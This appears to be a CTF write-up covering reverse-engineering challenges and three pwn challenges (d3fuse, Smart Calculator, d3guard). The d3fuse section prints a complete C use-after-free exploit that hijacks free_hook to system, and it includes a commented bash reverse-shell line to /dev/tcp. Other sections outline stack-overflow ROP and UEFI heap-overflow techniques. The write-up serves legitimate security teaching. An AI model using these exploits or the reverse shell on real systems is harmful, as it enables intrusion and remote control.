→ ROM:080091A0          MOV    R4, #unk_20002414
• ROM:080091A8          MOV    R0, R4
• ROM:080091AA          BL     sub_8006F08
• ROM:080091AE          MOV    R0, R4
• ROM:080091B0          MOVS   R1, #0xFF
• ROM:080091B2          BL     sub_80070A8
• ROM:080091B6          NOP
ROM:080091B8
ROM:080091B8 loc_80091B8                            ; CODE XREF: ROM:080091CC↓j
→ ROM:080091B8          BL     sub_8005850
• ROM:080091BC          BL     sub_8005ED0
ROM:080091BC ; End of function mmain
ROM:080091BC
ROM:080091C0 ; -----
• ROM:080091C0          BL     sub_8005908
ROM:080091C4 ; -----
• ROM:080091C4          BL     sub_8005D58
• ROM:080091C8          BL     sub_8005FA4
• ROM:080091CC          B      loc_80091B8
ROM:080091CE
ROM:080091CE ; ===== S U B R O U T I N E =====
ROM:080091CE
ROM:080091CE ; Attributes: noreturn
```

Seach 'flag', or simply run out of the functions. It is easy to find the flag's address, and its condition is `point == 42`, mode is `hard`.

Use Cross reference to flag. The flag generating way is xor, and the cipher is also showed in here.

```

MOV      R4, #dword_20002414
MOV      R0, R4
BL       sub_80075C2
MOV      R1, #unk_200001E0
MOV      R0, R4
MOVS    R2, #6
BL       sub_800765E
MOV      R1, #unk_800E094
MOV      R0, R4
BL       sub_80075D0
ADR      R1, aFlagIsShownBel ; " flag is shown below "
MOV      R0, R4
BL       sub_80075D0
MOV      R1, #byte_200022C8
MOV      R0, R4
BL       sub_80075D0
MOV      R0, R4
BL       sub_8007610

```

```

int sub_8005E20()
{
    if ( qword_20002304 != qword_200022F4 )
        return 0;
    if ( index <= 41 )
        flag[index] = cipher[4 * index] ^ key;
    return 1;
}

```

	DCB 0x20
4 ; _BYTE cipher[168]	
4 cipher	DCD 0x20, 0x6D, 0x50, 0x30
	; DATA XREF: sub_8005E20+2E↑o
	; sub_8005E20+36↑o
	DCD 0x38, 0x48, 0x35, 0x28
	DCD 0x42, 0x77, 0x6A, 0x57
	DCD 0x22, 0x38, 0x51, 0x22
	DCD 0x67, 0x51, 0x20, 0x67
	DCD 0x57, 0x7D, 0x66, 0xA
	DCD 0x76, 0x66, 7, 0x27
	DCD 0x3D, 0x52, 0x27, 0x67
	DCD 4, 0x77, 0x3D, 0x57
	DCD 0x21, 0x38, 0x42, 0x33
	DCD 0x2F, 0x4E

Also use Cross reference to key. We can find:

```

__DWORD *sub_8005DB0()
{
    __DWORD *result; // r0
    int v1; // r1
    bool v2; // cc
    __int64 *v3; // r1
    __int64 *v4; // r2
}

```

```

result = (_DWORD *)sub_8007850(12);
v1 = ++index % 3;
v2 = (unsigned int)(index % 3) > 2;
*result = 0;
result[1] = 0;
result[2] = 0;
if ( !v2 )
    key = 0x335E44u >> (8 * v1);
v3 = &qword_20002304;
do
{
    v4 = v3;
    v3 = (__int64 *)*((__DWORD *)v3 + 2);
}
while ( v3 );
*((__DWORD *)v4 + 2) = result;
return result;
}

```

Actually, its key table is 0x335E44 . length is 3.

```

def mydecodr(flag):
    cipher = ''
    key = 'D^3'
    for i in range(42):
        cipher += (chr(flag[i] ^ ord(key[i % 3])))
    return cipher

qwj = [
    0x20,      0x6D,      0x50,      0x30
    ,0x38,      0x48,      0x26,      0x3D
    , 2,       0x75,      0x6A,       7
    ,0x77,      0x38,      0xA,       0x7D
    ,0x38,      0x56,      0x75,      0x38
    , 0,       0x76,      0x3D,      0x50
    ,0x22,      0x3B,      5,        0x75
    ,0x6E,      0,         0x7D,      0x67
    , 0xA,      0x71,      0x67,      3
    ,0x73,      0x68,      3,        0x20
    ,0x6E,      0x4E
]
print(mydecodr(qwj))

```

Note:

[1] The last bit of register is used to recognize the arm and thumb. So when the program change into Thumb state, it will add one to the address. [Source](#)


[2] Stm32 always exists the string 'main' in the program.

[3] Use `ghidra` can get a better support in Embedded program reverse.

# D3MUG


D3MUG, as the first question in the D<sup>3</sup>CTF reverse partitioning hit, is actually intended to be a check-in question. The difficulty of the purely static analysis of this topic may not be easy and will take some time. But found that the topic of the encryption module `libd3mug.so` and the game logic to split, you can simply understand the game logic, and then through frida hook and other frameworks to intercept the modified data or directly call the function, thus get the flag.

First we unpack the apk, we found that the app is a Unity3D, compiled game via IL2CPP, then we can open [IL2CppDumper](#) and proceed libil2cpp.so and global-meta.dat. that's what we got:



Analyzing the contents of `DummyDll`, we could get the symbol table of some MonoBehaviour in the game, import the symbol information from Dump into IDA, and then look at both sides, we could learn that the game refers to two external functions through GameManager and ScoreScene during the runtime, one is `update`, the parameter is `time`; the other is `get`, the return value is `IntPtr`, which should be used to convert C++ `const char*` data.

By looking at GameManager`NoteHit`, GameManager`NoteMissed` and ScoreScene`_Start` in IDA, we can roughly deduce the logic of the game:



The screenshots show two instances of the IDA Pro interface, likely from different decompilation sessions or configurations. Both screens display assembly code and a script editor window.

**Screenshot 1 (Top):**

- Assembly View:** Shows assembly code for a function named `NoteObject\$OnClicked`. The code includes calls to Unity engine functions like `UnityEngine\_Debug\_Log` and `UnityEngine\_Object\_Destroy`.
- Script Editor:** An "Execute script" window is open, showing a snippet named "Default snippet". It contains a single line of code: `v10 = 0;`. A tooltip above the code explains that the segment ".rodata" is read-only and suggests changing the segment name if needed.

**Screenshot 2 (Bottom):**

- Assembly View:** Shows assembly code for a function named `GameManager\$NoteHit`. The code involves parsing floating-point values from strings and calling an external `update` function.
- Script Editor:** An "Execute script" window is open, showing a snippet named "Default snippet". It contains a single line of code: `v10 = 0;`. A tooltip above the code explains that the segment ".rodata" is read-only and suggests changing the segment name if needed.

The game notifies the GameManager at runtime via the status of the NoteObject to call the NoteHit function or the NoteMissed function, both of which get the current music time from the parameters of the NoteObject and then call an external `update` function:

The screenshot shows the Unity Decompiler Cache interface with the file `GameManager.cs` open. The code is displayed in a multi-line text area with syntax highlighting for C# and assembly. The assembly code is shown in green, and the IL code is shown in blue. The code implements a `BeatScroller` component with methods like `NoteHit`, `NoteMissed`, `Start`, `Update`, and `Update`. It also handles `TMP_Text` components for PerfectText, MissText, and GoodText. The interface includes toolbars for navigation and configuration, and a sidebar for assembly references.

```
DecompilerCache.cs GameManager.cs <No Configuration> Add Configuration... Git: ✓ OFF

Assemblies References References
Assembly-CSharp (msil, .Net Framework v4.0)
Metadata
References
IL2CPPDummyDll (3.7.1.6)
mscorlib (4.0.0.0)
mscorlib (4.0.0.0)
Unity.TextMeshPro
UnityEngine.AnimationModule
UnityEngine.AudioModule
UnityEngine.CoreModule
UnityEngine.Physics2DModule
UnityEngine.UI (1.0.0.0)

Root Namespace
<Module>
BackToMenu
BeatScroller
FullscreenSprite
GameManager
Base types
Inheritors
loadBeatsmap():IEnumerator
NoteHit(float preciseTime, int level):
NoteMissed():void
Start():void
Update():void
update(uint msecs):void
beatScroller:BeatScroller
GoodText:TMP_Text
instance:GameManager
MissText:TMP_Text
PerfectText:TMP_Text
InParser
LineSprite
MenuScene
MusicController

22 [Token(Token = "0x400000A")]
[FieldOffset(Offset = "0x20")]
IL code
public TMP_Text PerfectText;
[Token(Token = "0x400000B")]
[FieldOffset(Offset = "0x28")]
IL code
public TMP_Text MissText;
[Token(Token = "0x400000C")]
[FieldOffset(Offset = "0x30")]
IL code
public BeatScroller beatsScroller;

[Token(Token = "0x6000014")]
[Address(Offset = "0x62B400", RVA = "0x62B400", VA = "0x62B400")]
MethodImpl(MethodImplOptions.PreserveSig)
IL code
public static extern void update(uint msecs);

[Token(Token = "0x6000015")]
[Address(Offset = "0x62B530", RVA = "0x62B530", VA = "0x62B530")]
IL code
private void Start()
{
}

[Token(Token = "0x6000016")]
[Address(Offset = "0x62B620", RVA = "0x62B620", VA = "0x62B620")]
IL code
private void Update()
{
}

[Token(Token = "0x6000017")]
GameManager > update
```

At the end of the game when the score is settled, ScoreScene\_Start calls an external `get` function.

```
DecompilerCache.cs <No Configuration> Add Configuration... Git: ✓ Event Log
Assemblies - Game Manager.cs ScoreScene.cs
ScoreManager.cs 12
    <Module> 13
    <BackToMenu 14
    <BeatController 15
    <FullscreenSprite 16
    <GameManager 17
        <Base types 18
        <Inheritors 19
            <loadBeatmap>:IEnumerator 20
            <NoteHit>(float preciseTime, int level) 21
            <NoteMissed>:void 22
            <Start>:void 23
            <Update>:void 24
            <update>(uint msecs):void 25
            <beatController>:BeatController 26
            <GoodText>:TMP_Text 27
            <instance>:GameManager 28
            <MissText>:TMP_Text 29
            <PerfectText>:TMP_Text 30
        > InParser 31
        > LineSprite 32
        > MenuScene 33
        > MusicController 34
        > NoteObject 35
        > PassableObject 36
        > PassableEvent 37
        > SceneLoader 38
        > ScoreScene 39
            <Base types 40
            <Inheritors 41
                <get>():IntPtr 42
                <Start>:void 43
                <Update>:void 44
                <FlagText>:TMP_Text 45
            > TouchListener 46
            > WelcomeScene 47
[Token(Token = "0x2000013")]
[IL code]
public class ScoreScene : MonoBehaviour
{
    [Token(Token = "0x400004C")]
    [FieldOffset(Offset = "0x18")]
    [IL code]
    public TMP_Text FlagText;

    [Token(Token = "0x6000078")]
    [Address(Offset = "0x62EE40", RVA = "0x62EE40", VA = "0x62EE40")]
    [MethodImpl(MethodImplOptions.PreserveSig)]
    [IL code]
    public static extern IntPtr get();
}

[Token(Token = "0x6000079")]
[Address(Offset = "0x62EEA8", RVA = "0x62EEA8", VA = "0x62EEA8")]
[IL code]
private void Start()
{
}

[Token(Token = "0x600007A")]
[Address(Offset = "0x62EF84", RVA = "0x62EF84", VA = "0x62EF84")]
[IL code]
private void Update()
{
}

[Token(Token = "0x600007B")]
[Address(Offset = "0x62EF88", RVA = "0x62EF88", VA = "0x62EF88")]
[IL code]
public ScoreScene()
{
    <ScoreScene >.get()
}
```

After understanding the basic process of the challenge can be done, the game of each note hit time through update passed to libd3mug.so `update` function, after the game through the `get` function to get a string, that we can extract out the beatmap in the resource (resources have three beatmaps, the game only used [Chrome VOX](#) of that one), and then directly call the `update` to proceed the beatmap, at last we call `get` then we could get the flag.

we could get this be done easily with Frida framework:

```
let UpdateFunc = new NativeFunction(Module.findExportByName("libd3mug.so", "update"), 'void', ['int'])
for (let i = 0; i < hitpoints.length; i++)
    UpdateFunc(hitpoints[i]);
let GetFunc = new NativeFunction(Module.findExportByName("libd3mug.so", "get"), 'pointer', []);
var result = GetFunc();
console.log(ptr(result));
```

The algorithm in libd3mug.so is a feistel-like thing that initializes the mt19937 random number generator with a static seed, then generate a random number to determine whether to go to the next decryption step, regenerate the random number as the key in the decryption, then pick an offset to take out 32 bytes from the data, and encrypt 16 bytes of it and swap the left and right parts. then entered hitting time of each note into the update function, you could get the correct flag. It will be more time-consuming and laborious, so try it yourself.

## Pwn

### d3fuse

A easy challenge for check-in, inspired by a roommate's bug-filled OS lab assignment.

When the remote environment was built, the libc of ubuntu 20.04 was still `Ubuntu GLIBC 2.31-0ubuntu9.2`, but when the players built it, the libc was already `Ubuntu GLIBC 2.31-0ubuntu9.7`, which caused a difference between the remote environment and the local environment. We apologize to those who were affected by this.

The challenge is a fuse3-based filesystem mounted at `/chroot/mnt`.

The goal of the challenge is to get the control privileges of the file system program by exploiting the vulnerability of the program, which in this case is to get the flag isolated by chroot.

FUSE programing example: <https://github.com/libfuse/libfuse/blob/master/example/hello.c>

Refer to the definition of the [fuse\\_operations](#) structure to help analyze the operations.

There are two vulnerabilities:

Firstly, When creating a file or directory, the size and the pointer of content can be overwritten by file name

```
10 } --- content ---,
11 memset(&dir->content[48 * idx], 0, 0x30uLL);
12 strcpy(&dir->content[48 * idx], s2); // &dir->entries[idx].name
13 *(DWORD *)&dir->content[48 * idx + 32] = a3;
14 if( a4 )
15     *a4 = &dir->content[48 * idx];
16 goto LABEL_21;
17 }
18 return (unsigned int)-12;
19 }
```

Secondly, there is a UAF in rename operations

```
16 }
17 memcpy(dest, src, 0x30uLL);
18 strcpy((char *)dest, v6);
19 free_file((__int64)src);
20 free(path);
21 return 0LL;
22 }
```

PIE is disabled in order to reduce the difficulty of exploitation.

On the one hand, you can overwrite the content pointer to achieve arbitrary read/write. Leak address, and then replace `GOT[free]` with the `system` address to execute any command.

On the other hand, fake directory or file via UAF to control the whole file structure then get ARW

Many players exploited the first vulnerability and it is very easy, so we only release the exploitation of UAF:

```
#include <unistd.h>
#include <fcntl.h>
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/syscall.h>
#include <sys/stat.h>

#define SPRAY_SIZE 0x20

#define OPEN(x, filename, flags) do { \
    files[x] = open(filename, flags); \
    if (files[x] < 0) { \
        perror(filename); \
        exit(-1); \
    } \
} while (0);

#define WRITE(x, off, size) do { \
    if (off != lseek(files[x], off, SEEK_SET)) { \
        perror("lseek"); \
        exit(-2); \
    } \
    if (size != write(files[x], buf, size)) { \
        perror("write"); \
        exit(-2); \
    } \
} while (0);

#define READ(x, off, size) do { \
    if (off != lseek(files[x], off, SEEK_SET)) { \
        perror("lseek"); \
        exit(-3); \
    } \
    if (size != read(files[x], buf, size)) { \
        perror("read"); \
        exit(-3); \
    } \
} while (0);

#define UNLINK(filename) do { \
    if (0 != unlink(filename)) { \
        perror("unlink"); \
        exit(-4); \
    } \
} while (0);

#define TRUNCATE(x, size) do { \
    if (0 != ftruncate(files[x], size)) { \
        perror("truncate"); \
        exit(-5); \
    } \
} while (0);

#define RENAME(a, b) do { \
    if (0 != rename(a, b)) { \
        perror("rename"); \
    } \
}
```

```

        exit(-5); \
    } \
} while (0);

#define MKDIR(a) do { \
    if (0 != mkdir(a, 0)) { \
        perror("mkdir"); \
        exit(-6); \
    } \
} \
} while (0);

#define CLOSE(x) do { close(files[x]); } while (0);

int files[1024];
char buf[0x600];
char filename[0x100];
struct stat st;

char *cmd = "cp /flag /chroot/rwdir/flag";
//char *cmd = "bash -c 'bash -i >& /dev/tcp/ip/port 0>&1' &";

int main()
{
    puts("fill root dir");
    for (int i = 0; i < SPRAY_SIZE+2; i++) {
        sprintf(filename, "/mnt/fill%d", i);
        OPEN(0, filename, O_RDWR | O_CREAT);
        CLOSE(0);
    }

    for (int i = 0; i < SPRAY_SIZE+2; i++) {
        sprintf(filename, "/mnt/fill%d", i);
        UNLINK(filename);
    }

    puts("create uaf");
    OPEN(0, "/mnt/1.txt", O_RDWR | O_CREAT);
    TRUNCATE(0, 0x300);
    CLOSE(0);

    OPEN(0, "/mnt/free.txt", O_RDWR | O_CREAT);
    strcpy(buf, cmd);
    WRITE(0, 0, strlen(buf) + 1);
    CLOSE(0);

    RENAME("/mnt/1.txt", "/mnt/2.txt"); // & uaf
    OPEN(0, "/mnt/2.txt", O_RDWR);

    for (int i = 0; i < SPRAY_SIZE; i++) {
        sprintf(filename, "/mnt/dir%d", i);
        MKDIR(filename);
        sprintf(filename, "/mnt/dir%d/fake_file", i);
        OPEN(i+1, filename, O_RDWR | O_CREAT);
        TRUNCATE(i+1, 0x20);
        CLOSE(i+1);
    }
}

```

```

READ(0, 0, 0x30); // dir entry
if (strncmp("fake_file", buf, 9)) {
    puts("Failed");
    return 0;
}

printf("filename=%s\n", buf);

*(size_t *)&buf[0x24] = 0x8;           // size
*(size_t *)&buf[0x28] = 0x405018;     // content ptr = got['free']

WRITE(0, 0, 0x30); // modify ./mnt/dir/1.txt File Header

puts("leak libc");
sleep(1);

size_t free_ptr;
int fd = -1;
for (int i = 0; i < SPRAY_SIZE; i++) {
    sprintf(filename, "/mnt/dir%d/fake_file", i);
    lstat(filename, &st);
    printf("size = %d\n", st.st_size);
    if (st.st_size == 8) {
        fd = 1;
        OPEN(1, filename, O_RDWR);
        break;
    }
}

if (fd < 0) {
    puts("libc not found");
    return 0;
}

READ(1, 0, 8);
free_ptr = *(size_t *)&buf[0];

size_t lbase = free_ptr - 0x9d850;
size_t system_ptr = lbase + 0x55410;
size_t free_hook = lbase + 0x1eeb28;
printf("free = %#lx\n", free_ptr);
printf("lbase = %#lx\n", lbase);

puts("content ptr -> free_hook");
*(size_t *)&buf[0] = free_hook;
WRITE(0, 0x28, 8);

puts("set free_hook=system");
*(size_t *)&buf[0] = system_ptr;
WRITE(fd, 0, 8);

// free !
puts("free");
UNLINK("/mnt/free.txt");

return 0;
}

```

## Smart Calculator

We have 2 processes. For father process, it will read `solver_id`, `expression` and `result` from `stdin`, and send them to child process by message queue, while child process will read these data from message queue and calculate the value of `expression`. Finally it will print result (i.e., whether the result of `expression` equals to `result`).

We should observed that when the results are different, it will use `write` to print the value of `result` and a out-of-bound read bug occurs, which can be used to leak the data from stack.

```
v10 = std::operator<<(std::char_traits<char>)(v1, "num_8113");
if ( v8 >= 0.0001 )
{
    v12 = std::operator<<(std::char_traits<char>)(v10, "Your result is: ");
    std::ostream::operator<<(v12, &std::endl<char, std::char_traits<char>>);
    std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::~basic_string(v24);
    std::allocator<char>::~allocator(&v19);
    write(1, v26, a5 + 64); // sizeof(v26) == 264
    v13 = std::operator<<(std::char_traits<char>)(&std::cout, " which is incorrect...");
    std::ostream::operator<<(v13, &std::endl<char, std::char_traits<char>>);
}
```

At the same time, we know that the maximum input length of `result` is 0x1f00. But in child process, `result` will be copied to the buffer on the stack, the size of which is only 264. Therefore we get another stack overflow bug.

```
char expression[8192]; // [rsp+130h] [rbp-2120h] BYREF
char result[264]; // [rsp+2130h] [rbp-120h] BYREF
unsigned __int64 v27; // [rsp+2238h] [rbp-18h]

v27 = __readfsqword(0x28u);
sub_28AA(v22);
std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>
    memcpy(result, a4, a5);
    memcpy(expression, a6, a7);
    std::allocator<char>::~allocator(&v19);
```

However, since both `expression` and `result` check whether they are printable strings, it is impossible to construct a ROP chain directly on the stack, so we consider constructing a ROP on `solver_id`, and if there is a misplaced vulnerability, that is, let the child process treat `solver_id` as `result`, we can easily get the shell. According to `README.txt` and hint, we can know that the `kernel.msgmax` of the remote environment is 8192, which defines the maximum length of each message in the system message queue. For the Linux kernel version corresponding to the remote environment, if the length of the incoming message through `msgsnd` is greater than 8192, it will cause the message to fail to enqueue, and the maximum length of `solver_id` can be up to 8208, so we can make `solver_id` fail to enqueue, which then causes the message to be misplaced, and finally gets the flag through ROP.

father	child
<code>solver_id</code>	---
<code>expr</code>	-----> <code>solver_id</code>
<code>result</code>	-----> <code>expr</code>
<code>solver_id</code>	---ROP--> <code>result</code>
	overflow

# d3guard

It's a pity that this challenge was not solved in the end, maybe there is still some space for improvement in the challenge, and we welcome players interested in UEFI PWN to communicate with us in a private message!

## 1. Analysis

Looking at the parameters of the boot script, you can see that QEMU writes a firmware called OVMF.fd to pflash (which can be seen as bios) at boot time, and mounts the `./content` directory as a fat format drive. Players familiar with UEFI development should quickly think of this as a UEFI PWN, i.e., completing a power-up by completing a vulnerability exploit in a UEFI environment

All changes to the source file of the challenge are based on the edk2 project:

<https://github.com/tianocore/edk2>

Running the startup script without doing anything will take you directly to the operating system and switch to the low privilege user. This user does not have read access to the flag file in the root directory. Combined with the `cat /flag` in the title description, we can tell that we need to elevate privileges in some way to read the contents of the flag

```
/ $ ls -al /flag
-r----- 1 0          0 25 Feb 17 17:33 /flag
/ $ id
uid=1000 gid=1000 groups=1000
```

In general, edk2 provides two interactive ways for users to run EFI programs or set Boot parameters, UI and EFI SHELL. Checking boot.nsh we can see that by default the kernel boot parameters are: `bzImage console=ttyS0 initrd=rootfs.img rdinit=/init quiet`, that is, if we can enter the UI or EFI SHELL and then modify the boot parameters to `bzImage console=ttyS0 initrd=rootfs.img rdinit=/bin/ash` then we can enter the OS as a root shell and read the flag.

However, if you pay attention to the output of the startup process, you will find that the countdown before entering EFI shell is directly skipped (because I patched the entry logic). So you can only try to enter the UI interface. Edk2 the shortcut key to enter the UI interactive interface is F2 (or F12). Long press this key during startup to enter the UI interactive program. However, in this problem, instead of directly entering the UI interactive interface, you first enter the d3guard subroutine, as follows:

```
BdsDxe: loading Boot0000 "UiApp" from Fv(7CB8BDC9-F8EB-4F34-AAEA-3EE4AF6516A1)/FvFile(462CAA21-7614-4503-836E-8AB6F4662331)
BdsDxe: starting Boot0000 "UiApp" from Fv(7CB8BDC9-F8EB-4F34-AAEA-3EE4AF6516A1)/FvFile(462CAA21-7614-4503-836E-8AB6F4662331)
```

## 2. Reverse

Then the first task is to reverse analyze the `uiApp` to find the way to be able to access the normal UI interaction. The `uiApp` module image can be easily extracted with the help of some tools, here we use: [https://github.com/yeggor/uefi\\_retool](https://github.com/yeggor/uefi_retool)

Two main vulnerabilities can be found through reverse. One is that there is a format string vulnerability when trying to log in as administrator, which can leak the address saved on the stack, including image address and stack address:

```
(1. Administrator 2. Visitor): 1  
Username: %p  
User [2D609280 0 3F8 1E0 2E7BEBD2 0 36 0 4 0 0 S0 400000280 1E0 0 1E 2CFC03F5 38 700025000001E0] not found!
```

Another vulnerability is a heap overflow when editing user description information (which has been discovered by a number of teams):

```
if ( !visitor )
    return 0;
if ( !visitor->name )
{
    ((void (_fastcall *)(_QWORD, __int64, CHAR8 **))gBS->AllocatePool)(0i64, 24i64, &visitor->name);
    if ( !visitor->name )
        return 0;
}
if ( !visitor->desc )
{
    ((void (_fastcall *)(_QWORD, __int64, CHAR8 **))gBS->AllocatePool)(0i64, 56i64, &visitor->desc);
    if ( !visitor->desc )
        return 0;
}
Print(&word_19476);
Print(L"2. Edit Desc.\n");
Print(L">> ");
v1 = wget_int();
if ( v1 != 1 )
{
    if ( v1 == 2 )
    {
        Print(L"Desc: ");
        wgets(v7, v6);
        edit_len = 128i64;
        dest_ptr = visitor->desc;
        goto LABEL_12;
    }
    return 0;
}
Print("N");
wgets(v3, v2);
edit_len = 24i64;
dest_ptr = visitor->name;
LABEL_12:
UnicodeStrToAsciiStrS(&glo_buf, dest_ptr, edit_len);
return 1;
}
```

In addition to the reverse analysis of the `uiApp` image, you also need to read the specific implementation of `AllocatePool` in `edk2`, which relates to some details of vulnerability exploitation, this part is temporarily omitted.

Related codes are located at: <https://github.com/tianocore/edk2/blob/master/MdeModulePkg/Core/Dxe/Mem/Pool.c>

### 3. Exploit

Through dynamic debugging, we found that after `New Visitor`, `visitor->name` and `visitor->desc` are located on adjacent memory intervals, so we can overwrite the `POOL_TAIL` of `visitor->desc` and the `POOL_HEAD` of `visitor->name` through a heap overflow vulnerability by swapping their positions so that `visitor->desc` is located at a lower address.

Focus on the `POOL_HEAD` structure

```
typedef struct {
    UINT32             Signature;
    UINT32             Reserved;
    EFI_MEMORY_TYPE    Type;
    UINTN              Size;
    CHAR8[1]           Data;
} POOL_HEAD;
```

Combined with reading the source code related to `AllocatePool`, we found that when the `FreePool` function is called, edk2 puts the heap mem into different chains depending on `POOL_HEAD->EFI_MEMORY_TYPE`, and when allocating `visitor->name` and `visitor->desc`, the `EFI_MEMORY_TYPE` used for the `AllocatePool()` parameter is `EfiReservedMemoryType` (i.e. constant 0). If the `POOL_HEAD->EFI_MEMORY_TYPE` of `visitor->name` is changed to another value by heap overflow, it can be put into other chains and will not be removed when requested again.

```
visitor->name = (UINT)wgets(LINE),
((void (*fastcall *)(_QWORD, _int64, CHAR8 **))gBS->AllocatePool)(0i64, 24i64, &visitor->name);
if ( !visitor->name )
    goto LABEL_3;
Print(L"Name: ");
wgets(v4, v3);
UnicodeStrToAsciiStrS(&glo_buf, visitor->name, 24i64);
((void (*fastcall *)(_QWORD, _int64, CHAR8 **))gBS->AllocatePool)(0i64, 56i64, &visitor->desc);
if ( visitor->desc )
{
    Print(L"Desc: ");
    wgets(v6, v5);
    UnicodeStrToAsciiStrS(&glo_buf, visitor->desc, 56i64);
}

// Determine the pool type and account for it
//
Size = Head->Size;
Pool = LookupPoolHead(Head->Type);
if (Pool == NULL) {
    return EFI_INVALID_PARAMETER;
}

Pool->Used -= Size; /* 内存池占用信息更新 */
DEBUG ((DEBUG_POOL, "FreePool: %p (len %lx) %ld\n", Head->Data, (UINT64)(Head->Size - POOL_OVERHEAD), (UINT64)Pool->Used));
```

Finally, in `4. Confirm && Enter os`, heap memory is allocated once more to copy `visitor->name` & `visitor->desc` and save it. The `EFI_MEMORY_TYPE` requested by `AllocatePool()` at this time is `EfiACPIMemoryNVS` (i.e. constant 10).

```

if ( !visitor )
    return 0;
((void ( __fastcall * )( int64, __int64, SAVED_INFO ** ))gBS->AllocatePool)(10i64, 88i64, &saved_info);
bzero(v1, v0);
saved_info->id = visitor->id;
if ( visitor->name )
    cp_len_1 = &word_18;
else
    cp_len_1 = (const void *)strlen(v2);
memcpy(v2, cp_len_1, v3);
if ( visitor->desc )
    cp_len_2 = &hash + 28;
else
    cp_len_2 = (const void *)strlen(v5);
memcpy(v5, cp_len_2, v6);
((void ( __fastcall * )(CHAR8 * ))gBS->FreePool)(visitor->name);
((void ( __fastcall * )(CHAR8 * ))gBS->FreePool)(visitor->desc);
((void ( __fastcall * )(VISITOR_INFO * ))gBS->FreePool)(visitor);
result = 1;
visitor = 0i64;
return result;
}

```

Combined with the above analysis, set `POOL_HEAD->EFI_MEMORY_TYPE` of `visitor->name` to 10 and free it. the heap mem originally assigned to `visitor->name` enters the free link list (this is a double-linked list), and by hijacking the FD and BK pointers of the double-linked list you can write a custom value to any address write a custom value to any address. Combined with the stack address leaked at the beginning, We can overwrite the return address of the d3guard function.

Actually the solution of the last step is open, as long as it achieves the purpose of hijacking the control flow

Since the location of `_ModuleEntryPoint+718`, the upper function of `d3guard()`, will judge the return value of `d3guard()` to decide whether to enter the UI interaction interface, the most straightforward approach is to overwrite the d3guard return address to skip the if branch and enter the UI interaction interface directly. However, when actually writing the script, we found that the leaked program address is not stable with the target address offset of the jump, so we overwrite the d3guard return address as the address of a shellcode on the stack, which can be deployed in advance when entering the Admin pass key. With the help of the shellcode and the mirror address in the register, a stable jump target address can be calculated.

